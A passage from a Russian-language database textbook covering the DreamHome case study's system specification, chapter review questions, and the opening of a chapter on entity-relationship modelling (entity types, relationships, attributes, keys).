4. Примерно 100 000 клиентов зарегистрированы во всех отделениях компании. В среднем 1000 и максимум 1500 клиентов состоят на учете в каждом отделении.
5. Примерно 4 000 000 осмотров недвижимости происходят по всем отделениям. В среднем 40 000 и максимум 100 000 осмотров недвижимости выполняются в каждом отделении.
6. Примерно 400 000 договоров аренды заключены по всем отделениям. В среднем 40 000 и максимум 10 000 договоров аренды ведутся в каждом отделении.
7. Примерно 50 000 объявлений в 100 газетах публикуются всеми отделениями.

Темп роста базы данных

1. Каждый месяц к базе данных добавляются примерно 500 новых объектов недвижимости и 200 новых владельцев недвижимости.
2. Как только объект недвижимости становится недоступным для сдачи в аренду, соответствующая запись удаляется из базы данных. Каждый месяц удаляются примерно 100 записей об объектах недвижимости.
3. Если владелец недвижимости не предоставляет для аренды объект недвижимости в течение 2 лет, запись о нем удаляется. Каждый месяц удаляются примерно 100 записей о владельцах недвижимости.
4. Каждый месяц в компанию поступают на работу и увольняются из нее приблизительно 20 сотрудников. Запись о сотрудниках удаляется через год после их увольнения. Каждый месяц удаляются примерно 20 записей о сотрудниках.

5. Каждый месяц в отделениях регистрируются примерно 1000 новых клиентов. Если клиент не осматривает или не арендует объект недвижимости в течение 2 лет, запись о нем удаляется. Каждый месяц удаляются примерно 100 записей о клиентах.
6. Каждый день по всем отделениям записываются около 5000 новых документов по осмотру объектов недвижимости. Сведения об осмотре объектов недвижимости удаляются через год после создания записи.
7. Каждый месяц по всем отделениям оформляются приблизительно 1000 новых договоров аренды. Сведения о договорах аренды объектов недвижимости удаляются через год после создания записи.
8. Каждую неделю в газетах публикуются около 1000 объявлений. Сведения об объявлениях в газетах удаляются через год после создания записи.

Типы информационного поиска и их распределение по частоте использования

1. Поиск сведений об отделении — приблизительно 10 раз в день.
2. Поиск сведений о сотруднике отделения — приблизительно 20 раз в день.
3. Поиск сведений о конкретном объекте недвижимости — приблизительно 5000 раз в день (с понедельника по четверг), приблизительно 10 000 раз в день (с пятницы по субботу). Пик нагрузки — с 12.00 до 14.00 и с 17.00 до 19.00 ежедневно.
4. Поиск сведений о владельце недвижимости — приблизительно 100 раз в день.
5. Поиск сведений о клиенте — приблизительно 1000 раз в день (с понедельника по четверг), приблизительно 2000 раз в день (с пятницы по субботу). Пик нагрузки — с 12.00 до 14.00 и с 17.00 до 19.00 ежедневно.
6. Поиск сведений об осмотре объекта недвижимости — приблизительно 2000 раз в день (с понедельника по четверг), приблизительно 5000 раз в день (с пятницы по субботу). Пик нагрузки — с 12.00 до 14.00 и с 17.00 до 19.00 ежедневно.
7. Поиск сведений о договорах аренды — приблизительно 1000 раз в день (с понедельника по четверг), приблизительно 2000 раз в день (с пятницы по субботу). Пик нагрузки — с 12.00 до 14.00 и с 17.00 до 19.00 ежедневно.

Требования к работе в сети и совместному доступу

Все отделения должны быть объединены в сеть с централизованной базой данных, находящейся в головном офисе компании *DreamHome* в Глазго, с соблюдением мер защиты. Система должна предоставлять возможность одновременного доступа к ней хотя бы 2 или 3 сотрудникам из каждого отделения. Необходимо предусмотреть приобретение определенного количества пользовательских лицензий для обеспечения одновременного доступа к СУБД такому числу пользователей.

Производительность

1. В утренние часы, но не в часы максимальной нагрузки, время ожидания ответа на поиск одной записи — менее 1 секунды. В часы максимальной загрузки время ожидания ответа на один поиск — менее 5 секунд.
2. В утренние часы, но не в часы максимальной загрузки, время ожидания ответа на поиск множества записей — менее 5 секунд. В часы максимальной загрузки время ожидания ответа на один поиск нескольких записей — менее 10 секунд.

3. В утренние часы, но не в часы максимальной загрузки, время выполнения операции обновления/сохранения — менее 1 секунды. В часы максимальной загрузки время выполнения операции обновления/сохранения — менее 5 секунд.

Защита

1. База данных должна быть защищена паролем.
2. Каждому сотруднику должны быть присвоены привилегии (полномочия) доступа к базе данных согласно его пользовательскому представлению, а именно: директора, менеджера, инспектора и ассистента.
3. Сотруднику можно видеть только данные, необходимые для его работы, и в удобном для этого виде,

Копирование и восстановление

База данных должна копироваться ежедневно в полночь.

Юридические вопросы

В каждой стране имеются свои законы, регулирующие способ компьютеризированного хранения личных данных. Так как база данных *DreamHome* содержит данные о персонале, клиентах и владельцах недвижимости, необходимо изучить и учитывать любые правовые нормы, которым она должна удовлетворять.

10.4.5. Учебный проект DreamHome — разработка базы данных

В этой главе продемонстрировано создание спецификации пользовательских требований для представлений Branch и Staff и системной спецификации для приложения базы данных *DreamHome.* Эти документы являются источниками информации для следующего этапа жизненного цикла, называемого *проектированием базы данных*. В главах с 14 по 16 описываются пошаговая методология проектирования базы данных и применение учебного проекта *DreamHome,* а документы, созданные в этой главе для приложения базы данных *DreamHome* предназначены для того, чтобы продемонстрировать эту методологию на практике.

РЕЗЮМЕ

- Сбор фактов — это формальный процесс использования методик, таких как проведение интервью и анкетирование для сбора сведений о системе, требованиях и предпочтениях.
- Сбор фактов особенно важен на ранних этапах жизненного цикла приложения базы данных, включающих планирование базы данных, определение системы, сбор и анализ требований.
- К числу наиболее часто используемых методик относятся изучение документации, собеседование, наблюдение за работой предприятия, проведение исследования и использование анкет.
- Двумя основными документами, создаваемыми на этапе сбора и анализа требований, являются спецификация пользовательских требований и системная спецификация.
- Спецификация пользовательских требований подробно описывает данные, которые должны храниться в базе данных, а также определяет способы доступа к данным.

- **Системная спецификация** описывает все характеристики, которые должны быть включены в приложение базы данных, например, характеристики производительности или требования защиты.

Вопросы

10.1. Что может дать разработчику базы данных процесс сбора фактов?

10.2. Как используется сбор фактов на всех этапах жизненного цикла приложения базы данных?

10.3. Определите примеры регистрируемых фактов и документацию, подготавливаемую на каждом этапе жизненного цикла приложения базы данных.

10.4. Разработчик базы данных обычно использует несколько методик сбора фактов в течение одного проекта базы данных. К числу наиболее часто используемых методик относится изучение документации, собеседование, наблюдение за работой предприятия, проведение исследований и использование анкет. Опишите каждую методику сбора фактов и определите их преимущества и недостатки.

10.5. Опишите цель подготовки технического задания и технических требований для приложения базы данных.

10.6. Какова цель определения системных задач для приложения базы данных?

10.7. Чем отличается содержание спецификации пользовательских требований от системной спецификации?

10.8. В каких случаях следует использовать централизованный подход, подход интеграции представлений или сочетание обоих подходов при разработке приложения с множественными пользовательскими представлениями?

Упражнения

10.9. Предположим, что необходимо разработать приложение базы данных для предприятия; это может быть университет (колледж) или предприятие (подразделение предприятия). Обдумайте, какие методики сбора фактов будут использоваться для сбора важных сведений, необходимых для разработки приложения базы данных. Определите методики, которые будут использоваться на каждом этапе жизненного цикла приложения базы данных,

10.10. Предположим, что необходимо разработать приложение базы данных для учебных проектов, описанных в приложении Б. Обдумайте, какие методики сбора фактов будут использоваться для сбора важных сведений, необходимых для разработки приложения базы данных.

10.11. Создайте техническое задание и технические требования для приложений базы данных, которые описаны в учебных проектах, представленных в приложении Б.

10.12. Начертите диаграммы, представляющие область и задачи приложений базы данных, которые описаны в учебных проектах, представленных в приложении Б.

10.13. Определите основные пользовательские представления для приложений базы данных, которые описаны в учебных проектах, представленных в приложении Б.

Глава 11

МОДЕЛЬ "СУЩНОСТЬ-СВЯЗЬ"

В ЭТОЙ ГЛАВЕ...

- Использование средств ER-моделирования при проектировании базы данных.
- Основные понятия, связанные с моделью "сущность-связь" (Entity-Relationship model, или ER-модель).
- Метод схематического изображения ER-модели с помощью средств языка UML.
- Выявление и устранение дефектов ER-моделей, называемых "дефектами соединения".
- Способы создания ER-моделей на основе спецификации требований.

В главе 10 рассматривались основные методы сбора и обработки информации о том, какие требования предъявляют пользователи к будущему приложению базы данных. После завершения этапа сбора и анализа требований жизненного цикла приложения базы данных и документального оформления требований к этому приложению можно приступить к выполнению этапа проектирования базы данных.

Одна из наиболее сложных проблем проектирования базы данных связана с тем, что проектировщики, программисты и конечные пользователи, как правило, рассматривают данные и их назначение по-разному. Разработанный проект позволит удовлетворить все требования пользователей только при том условии, что и проектировщики, и пользователи придут к единому пониманию того, как работает данная конкретная организация. Чтобы добиться полного понимания характера данных и способов их использования в организации, необходимо применять в процессе обмена информацией между специалистами общую модель, которая не усложнена техническими подробностями и не допускает двойных толкований. Одним из примеров модели такого типа является модель "сущность-связь" (Entity-Relationship model, или ER-модель). ER-моделирование представляет собой нисходящий подход к проектированию базы данных, который начинается с выявления наиболее важных данных, называемых сущностями (entities), и связей (relationships) между данными, которые должны быть представлены в модели. Затем в модель вносятся дополнительные сведения, например, указывается информация о сущностях и связях, называемая *атрибутами* (attributes), а также все ограничения, относящиеся к сущностям, связям и атрибутам. ER-моделирование — это важный метод, которым должен владеть любой проектировщик базы данных; он составляет основу методологии, представленной в данной книге.

В настоящей главе представлены основные понятия ER-модели, Несмотря на то что уже достигнуто общее понимание в отношении того, что означает каждое по-

нятие, в этой области применяется целый ряд различных способов обозначений, которые могут служить для схематического изображения каждого понятия. В этой книге выбран способ схематического изображения, в котором применяется получивший всеобщее признание объектно-ориентированный язык моделирования UML (Unified Modeling Language — универсальный язык моделирования) [35]. Язык UML был создан на основе целого ряда методов объектно-ориентированного анализа и проектирования, предложенных в 1980-1990-х годах. В настоящее время одна из ведущих организаций в области моделирования данных, OMG (Object Management Group — Рабочая группа по развитию стандартов объектного программирования), занимается стандартизацией UML, и многие ее специалисты высказывают мнение, что UML в ближайшем будущем фактически станет стандартным языком моделирования. Но в данной книге система обозначений UML используется только для схематического изображения ER-моделей, а основные понятия ER-моделей по-прежнему формулируются на основе традиционной терминологии баз данных. Кроме того, авторы включили в приложение Д описание двух альтернативных систем схематического изображения ER-моделей.

В следующей главе показано, какие характерные проблемы возникают при использовании для представления сложных приложений только базовых концепций ER-модели. Для преодоления этих проблем в первоначальную ER-модель были введены дополнительные "семантические" понятия, что привело к созданию EER-модели (Enhanced Entity-Relationship - расширенная модель "сущность-связь"). В главе 12 описаны основные понятия, связанные с EER-моделью, называемые уточнением/обобщением, агрегированием и составлением. В ней также показано, как преобразовать ER-модель, приведенную на рис. 11.1, в EER-модель, которая представлена на рис. 12.8.

Структура этой главы

В разделах 11.1–11.3 сформулированы основные понятия модели "сущность-связь", а именно сущности, связи и атрибуты. В каждом из этих разделов демонстрируются способы графического изображения основных понятий ER-модели в ER-диаграммах с использованием системы обозначений UML. В разделе 11.4 рассматриваются различия между слабыми и сильными сущностями, а в разделе 11.5 показано, как могут быть связям присвоены атрибуты, которые обычно относятся к сущностям. В разделе 11.6 описаны структурные ограничения, характерные для связей. И, наконец, в разделе 11.7 перечислены потенциальные проблемы, связанные с разработкой ER-модели, называемые *дефектами соединения,* и показаны способы решения этих проблем.

Одним из примеров возможного конечного продукта ER-моделирования является ER-диаграмма, приведенная на рис. 11.1. Эта модель представляет связи между данными, описанные в спецификации требований к представлению Branch учебного проекта *DreamHome*, приведенной в приложении А. Этот рисунок приведен в начале главы, чтобы читатель мог сразу же ознакомиться с примером моделей тех типов, которые могут быть созданы с использованием ER-моделирования. На этом этапе не следует задумываться над тем, что такая схема еще не совсем ясна, поскольку все понятия и обозначения, применяемые на данном рисунке, будут подробно описаны ниже в этой главе.

11.1. Типы сущностей

Тип сущности. Группа объектов с одинаковыми свойствами, которая рассматривается в конкретной предметной области как имеющая независимое существование.

Основной концепцией ER-модели является *тип сущности* (entity type), который представляет группу объектов реального мира, обладающих одинаковыми свойствами. Тип сущности характеризуется независимым существованием и может быть объектом с физическим (или реальным) существованием или объектом с концептуальным (или абстрактным) существованием, как показано в табл. 11.1. Обратите внимание на то, что в данный момент можно дать только рабочее определение типа сущности, поскольку для них пока не существует строгого формального определения. Это также означает, что сущности, идентифицированные разными разработчиками, могут оказаться различными.




Рис. 11.1. Пример схемы "сущность-связь" для представления Branch учебного проекта DreamHome

Таблица 11.1. Примеры сущностей с физическим или концептуальным существованием

Физическое существование	
Работник	Деталь
Объект недвижимости	Поставщик
Клиент	Изделие
Концептуальное существование	
Осмотр объекта недвижимости	Продажа объекта недвижимости
Инспекция объекта недвижимости	Рабочий стаж

Экземпляр сущности. Однозначно идентифицируемый объект, который относится к сущности определенного типа.

Каждый однозначно идентифицируемый объект типа сущности, который относится к сущности определенного типа, называется просто *экземпляром сущности* (entity occurrence). Термины *тип сущности* и *экземпляр сущности* широко применяются в данной книге, но если это не приводит к искажению смысла, то вместо них используется более общий термин *сущность*.

Каждый тип сущности обозначается именем и характеризуется списком свойств. База данных, как правило, содержит много разных типов сущностей. Например, на рис. 11.1 показаны такие типы сущностей, как Staff, Branch, PropertyForRent и PrivateOwner.

Способы схематического изображения типов сущностей

Каждый тип **сущности изображается в** виде **прямоугольника с именем сущности внутри него; в качестве** имени **обычно применяется существительное в** единственном числе. **В языке** UML принято **использовать прописные буквы в** начале каждого **слова, составляющего имя сущности** (например, Staff и PropertyForRent). **На рис. 11.2 показан** пример **схематического изображения** типов **сущностей** Staffи Branch.

Рис. *11.2, Схематическое изображение типов сущностей Staff и Branch*

11.2. Типы связей

Тип связи. Набор осмысленных ассоциаций между сущностями разных типов.

Тип связи (relationship type) является набором ассоциаций между одним (или несколькими) типами сущностей, участвующими в этой связи. Каждому типу связи присваивается имя, которое должно описывать его назначение. В качестве примера типа связи можно указать связь POwns (Владеет недвижимостью) между сущностями PrivateOwner (Владелец недвижимости) и PropertyForRent (Объект недвижимости), которая показана на рис. 11.1.

Как и при использовании понятий сущности и типа сущности, необходимо различать понятия "экземпляр связи" и "тип связи".

Экземпляр связи . Однозначно идентифицируемая ассоциация, которая включает по одному экземпляру сущности из каждого участвующего в связи типа сущности.

Экземпляр связи обозначает все конкретные экземпляры сущности, участвующие в этой связи. В данной книге широко применяются термины *тип связи и экземпляр связи,* но, как и в случае термина *сущность,* вместо них применяется более общий термин *связь,* если это не приводит к неоднозначности.

Рассмотрим тип связи *Has,* который представляет ассоциацию между сущностями Branch (Отделение) и Staff (Персонал), иными словами, ассоциацию Branch Has Staff (Отделение имеет персонал). Каждый экземпляр связи *Has* устанавливает соответствие одного экземпляра сущности Branch с одним экземпляром сущности Staff. Для изучения примеров отдельных экземпляров связи *Has* может применяться так называемая *семантическая сеть.* Семантическая сеть представляет собой модель объектного уровня, в которой применяются символ • для изображения сущностей и символ ◇ для изображения связей. На рис. 11.3 показана семантическая сеть с тремя примерами связей Has (обозначенными как r1, r2 и r3). Каждая связь описывает соответствие между одним экземпляром сущности Branch и одним экземпляром сущности Staff. Связи отображаются линиями, соединяющими каждый рассматриваемый объект Branch с соответствующим ему объектом Staff. Например, связь rl показывает соответствие между сущностью B003 типа Branch и сущностью SG37 типа Staff.

Обратите внимание, что на рис. 11.3 каждый экземпляр сущностей Branch и Staff обозначен с использованием значений атрибутов первичного ключа для этих сущностей (branchNo и staffNo). Атрибуты первичного ключа позволяют однозначно идентифицировать каждый экземпляр сущности и подробно рассматриваются в следующем разделе.

Но если бы с помощью семантических сетей были схематически изображены все экземпляры сущностей и связей всей организации, то такую схему было бы сложно понять из-за чрезмерного количества подробностей. Любые связи между сущностями гораздо легче представить с применением базовых понятий модели "сущность-связь" (ER-модели). В ER-модели используется более высокий уровень абстракции по сравнению с семантической сетью, поскольку множества экземпляров сущностей объединяются в типы сущностей, а множества экземпляров связей — в типы связей.




Рис. 11.3, Семантическая сеть с изображением отдельных экземпляров связи типа Has

Рис. 11.4. *Схематическое изображение связи типа Branch* Has Staff

Схематическое изображение типов связей

Каждый тип связи изображается в виде линии, соединяющей соответствующие типы сущностей и обозначенные именем этой связи. Обычно для обозначения имени связи принято использовать глагол (например, Supervises (Контролирует) или *Manages* (Управляет)) или короткую фразу, содержащую глагол (например, LeasedBy (Взят в аренду)). И в этом случае первая буква каждого слова в имени связи является прописной. По возможности в каждой конкретной ER-модели все имена связей должны быть уникальными.

На схеме должно быть показано направление действия каждой связи, поскольку обычно имеет смысл только одно направление этой связи (например, связь Branch Has Staff (Отделение имеет персонал) имеет больше смысла, чем Staff Has Branch (Персонал имеет отделение)). Поэтому после выбора имени связи рядом с этим именем на схеме размещается стрелка, которая показывает направление ее действия, чтобы читатель мог правильно интерпретировать имя связи (например, Branch Has ▸ Staff), как показано на рис. 11.4.

11.2.1. Степень типа связи

Степень типа связи. Количество типов сущностей, которые охвачены данной связью. -

Сущности, охваченные некоторой связью, называются *участниками* этой связи. Количество участников связи определенного типа называется *степенью* (degree) этой связи. Следовательно, степень связи указывает количество типов сущностей, охваченных данной связью. Связь со степенью два называется *двухсторонней* (binary). Примером двухсторонней свяэи является связь Has, показанная на рис, 11.4, в которой участвуют сущности двух типов, а именно Staff и Branch. Вторым примером двухсторонней связи является показанная на рис. 11.5 связь *POwns* с двумя участвующими типами сущностей — PrivateOwner и PropertyForRent. Эта связь также показана на рис. 11.1. На этом рисунке можно увидеть не только связи *Has* и *POwns*, но и другие примеры двухсторонних связей. Как показывает этот рисунок, на практике чаще всего встречаются связи со степенью два, т.е. двухсторонние связи.

Рис. 11.5. Пример двухсторонней связи POwns

Связь со степенью три называется *трехсторонней* (ternary). Примером *трехсторонней* связи является связь ***Registers*** (Регистрирует) с тремя участвующими типами сущностей, а именно Staff, Branch и Client. Эта связь представляет процесс регистрации клиента представителем персонала отделения. Для описания связей со степенью больше двух принято применять термин *сложная связь.*

Схематическое изображение сложных связей

В системе обозначений UML для обозначения связей со степенями больше двух применяются ромбы. Имя связи записывается внутри ромба, и в этом случае направленная стрелка, которая обычно применяется вместе с именем, не предусмотрена. Например, на рис. 11.6 показана трехсторонняя связь *Registers*. На рис. 11.1 можно найти и такую связь.




Рис. 11.6. Пример трехсторонней связи Registers

Связь со степенью четыре называется *четырехсторонней* (quaternary). Поскольку на рис. 11.1 нельзя найти пример такой связи, в качестве иллюстрации на рис. 11.7 показана четырехсторонняя связь Arranges с четырьмя участвующими типами сущностей, а именно Buyer (Покупатель), Solicitor (Доверенное лицо), FinancialInstitution (Финансовый орган) и Bid (Сделка). Эта связь представляет ситуацию, в которой покупатель, консультируемый доверенным лицом и поддерживаемый финансовым органом, заключает сделку.

11.2.2. Рекурсивная связь

Рекурсивная связь. Связь, в которой *одни и те же* сущности участвуют несколько раз в *разных ролях*.

Рассмотрим рекурсивную связь Supervises, которая представляет взаимосвязь персонала с инспектором, также входящим в состав персонала. Иначе говоря, сущность Staff участвует в связи Supervises дважды: первый раз — в качестве инспектора, а второй — в качестве сотрудника, которым управляют. Рекурсивные связи иногда называются *односторонними* (unary).

Связям могут присваиваться *ролевые имена* для указания назначения каждой сущности, участвующей в данной связи. Ролевые имена имеют большое значение в рекурсивных связях, поскольку позволяют определить функции каждого участника. На рис. 11.8 показан пример использования ролевых имен для описания рекурсивной связи Supervises. Первый участник связи Supervises с типом сущности Staff получил имя Supervisor (Инспектор), а второй — Supervisee (Контролируемый сотрудник).

Ролевые имена могут также использоваться, когда две сущности связаны несколькими связями. Например, сущности Staff и Branch связаны двумя различными связями — Manages и *Has*. Как показано на рис. 11.9, использование ролевых имен существенно проясняет назначение каждой связи. Например, что касается связи Staff Manages Branch, то в ней один из представителей персонала (сущности Staff) с ролевым именем Manager (Менеджер) управляет отделением компании (сущность Branch), которому присвоено ролевое имя Branch Office (Отделение компании). А в случае связи Branch Has Staff отделение с ролевым именем Branch Office имеет персонал, представителям которого присвоено ролевое имя Member of Staff(Член персонала).

Рис. 11.7, Пример четырехсторонней связи Arranges




***Рис. 11.8. Пример** рекурсивной **связи** Supervises **с ролевыми именами** Supervisor **и** Supervisee*

***Рис. 11.9. Пример** сущностей, **связанных** двумя различными связями* Manages *и* Has, *с указанием ролевых имен*

Ролевые имена обычно не требуются, если функции сущностей, участвующих в связи, определены однозначно.

11.3. Атрибуты

Атрибут. Свойство типа сущности или типа связи.

Отдельные свойства сущностей называются *атрибутами.* Например, сущность `Staff` (Персонал) может быть описана с помощью атрибутов `staffNo` (Табельный номер работника), name (Имя), position (Должность) и salary (Зарплата). Атрибуты содержат значения, которые описывают каждый экземпляр сущности и составляют основную часть информации, сохраняемой в базе данных.

Связь, которая соединяет, две сущности, также может иметь атрибуты, аналогичные атрибутам типа сущности, но описание этой темы приведено в разделе 11.5. В настоящем разделе рассматриваются основные характеристики атрибутов.

Домен атрибута. Набор допустимых значений одного или нескольких атрибутов.

Каждый атрибут связан с набором значений, который называется *доменом.* Домен определяет все потенциальные значения, которые могут быть присвоены атрибуту; представленное здесь понятие домена аналогично понятию, рассматриваемому в реляционной модели (см. раздел **3.2).** Например, количество комнат в объекте недвижимости может находиться в пределах от 1 до 15 для каждого экземпляра сущности. Следовательно, набор допустимых значений для атрибута rooms (Количество комнат) сущности PropertyForRent можно определить как набор целых чисел от 1 до 15.

Различные атрибуты могут совместно использовать один и тот же домен. Например, атрибуты address (Адрес) типов сущностей Branch (Отделение компании), PrivateOwner (Владелец объекта недвижимости) и BusinessOwner (Владелец делового предприятия) разделяют один и тот же домен, который включает все возможные адреса. Домены также могут представлять собой комбинацию, состоящую из нескольких других доменов. Например, домен для атрибута address сущности Branch состоит из таких подчиненных доменов, как street, city и postcode.

Домен атрибута name (Имя) определить труднее, поскольку он состоит из множества всех возможных имен. Очевидно, что это — символьная строка, но она может включать не только буквы, но также дефисы или другие специальные символы. Полностью разработанная модель данных включает домены каждого атрибута, присутствующего в ER-модели.

Как показано ниже, атрибуты подразделяются на *простые* и *составные, однозначные* и *многозначные,* а также *производные.*

11.3.1. Простые и составные атрибуты

Простой атрибут. Атрибут, состоящий из одного компонента с независимым существованием.

Простые атрибуты не могут быть разделены на более мелкие компоненты. Примером простых атрибутов является атрибут position (Должность) или salary (Зарплата) сущности Staff. Простые атрибуты иногда называют *элементарными,*

Составной **атрибут.** Атрибут, состоящий из нескольких компонентов, каждый из которых характеризуется независимым существованием.

Некоторые атрибуты могут быть разделены на более мелкие компоненты, которые характеризуются независимым существованием. Например, атрибут address (Адрес) сущности Branch, представляющей отделение компании, со значением '163 Main St, Glasgow, G11 9QX' может быть разбит на отдельные атрибуты street ('163 Main St'), city ('Glasgow') и postcode ('G11 9QX').

Решение о моделировании атрибута address в виде простого атрибута или разбиении его на атрибуты street, city и postcode зависит от того, как рассматривается атрибут address в пользовательском представлении — как единое целое или как набор отдельных компонентов.

11.3.2. **Однозначный** и многозначный атрибуты

Однозначный атрибут. Атрибут, который содержит одно значение для каждого экземпляра сущности определенного типа.

Большинство атрибутов являются однозначными. Например, для каждого отдельного экземпляра сущности Branch всегда имеется единственное значение в атрибуте номера отделения компании (branchNo), скажем, 'B003'. Поэтому атрибут branchNo является однозначным.

Многозначный атрибут. Атрибут, который содержит несколько значений для каждого экземпляра сущности определенного типа.

Некоторые атрибуты могут иметь несколько значений для каждого экземпляра сущности. Например, сущность Branch может иметь несколько значений для атрибута telNo (Номер телефона отделения компании). Допустим, что отделение номер'B003' имеет номера телефонов '0141-339-2178' и '0141-339-4439'. Следовательно, атрибут telNo в этом случае будет многозначным. Многозначный атрибут допускает присутствие определенного количества значений (возможно, в заданных пределах, определяющих максимальное и минимальное количество). Например, атрибут telNo отделения компании может иметь от одного до трех значений. Иными словами, любое отделение компании должно иметь не меньше одного номера телефона и не больше трех номеров телефонов.

11.3.3 Производные атрибуты

; **Производный** атрибут. Атрибут, который представляет значение, производное от значения связанного с ним атрибута или некоторого множества атрибутов, принадлежащих некоторому (не обязательно данному) типу сущности.

Некоторые атрибуты могут быть связаны с определенной сущностью. Например, значение атрибута duration (Срок действия) сущности Lease (Договор аренды) вычисляется на основе атрибутов rentstart (Начало срока аренды) и rentFinish (Конец срока аренды), которые также относятся к типу сущности Lease. Атрибут duration является производным атрибутом, значение которого вычисляется на основании значений атрибутов rentstart и rentFinish.

В некоторых случаях значение атрибута является производным от многих экземпляров сущности одного и того же типа. Например, атрибут totalStaff (Общее количество сотрудников) сущности типа Staff может быть вычислен на основе подсчета общего количества экземпляров сущности Staff.

Производные атрибуты могут также создаваться в форме ассоциаций атрибутов сущностей различных типов. Например, рассмотрим атрибут deposit (Задаток) сущности типа Lease. Значение атрибута deposit рассчитывается как удвоенное значение ежемесячной платы за аренду данного объекта недвижимости. Следовательно, значение атрибута deposit сущности Lease является производным от атрибута rent сущности типа PropertyForRent.

11.3.4. Ключи

Потенциальный ключ. Атрибут или минимальный набор атрибутов, который однозначно идентифицирует каждый экземпляр типа сущности.

Потенциальный ключ — это один или несколько атрибутов, значения которых однозначно идентифицируют каждый экземпляр сущности данного типа. Например, номер отделения компании (branchNo) является потенциальным ключом для сущности Branch, поскольку он содержит разные значения для каждого отдельного экземпляра сущности Branch. Потенциальный ключ должен содержать значения, которые уникальны для каждого отдельного экземпляра сущности данного типа. Это означает, что потенциальный ключ не может содержать значения NULL (см. раздел 3.2). В частности, каждое отделение компании имеет уникальный номер (например, 'B003'), и не существует отделений с одинаковыми номерами.

Первичный ключ. Потенциальный ключ, который выбран для однозначной идентификации каждого экземпляра сущности определенного типа.

Тип сущности может иметь несколько потенциальных ключей. Например, каждый сотрудник может иметь уникальный табельный номер staffNo, а также уникальный номер карточки государственного социального страхования (National Insurance Number — NIN), который используется государственными органами. Таким образом, сущность Staff обладает двумя потенциальными ключами, каждый из которых может быть выбран в качестве первичного ключа.

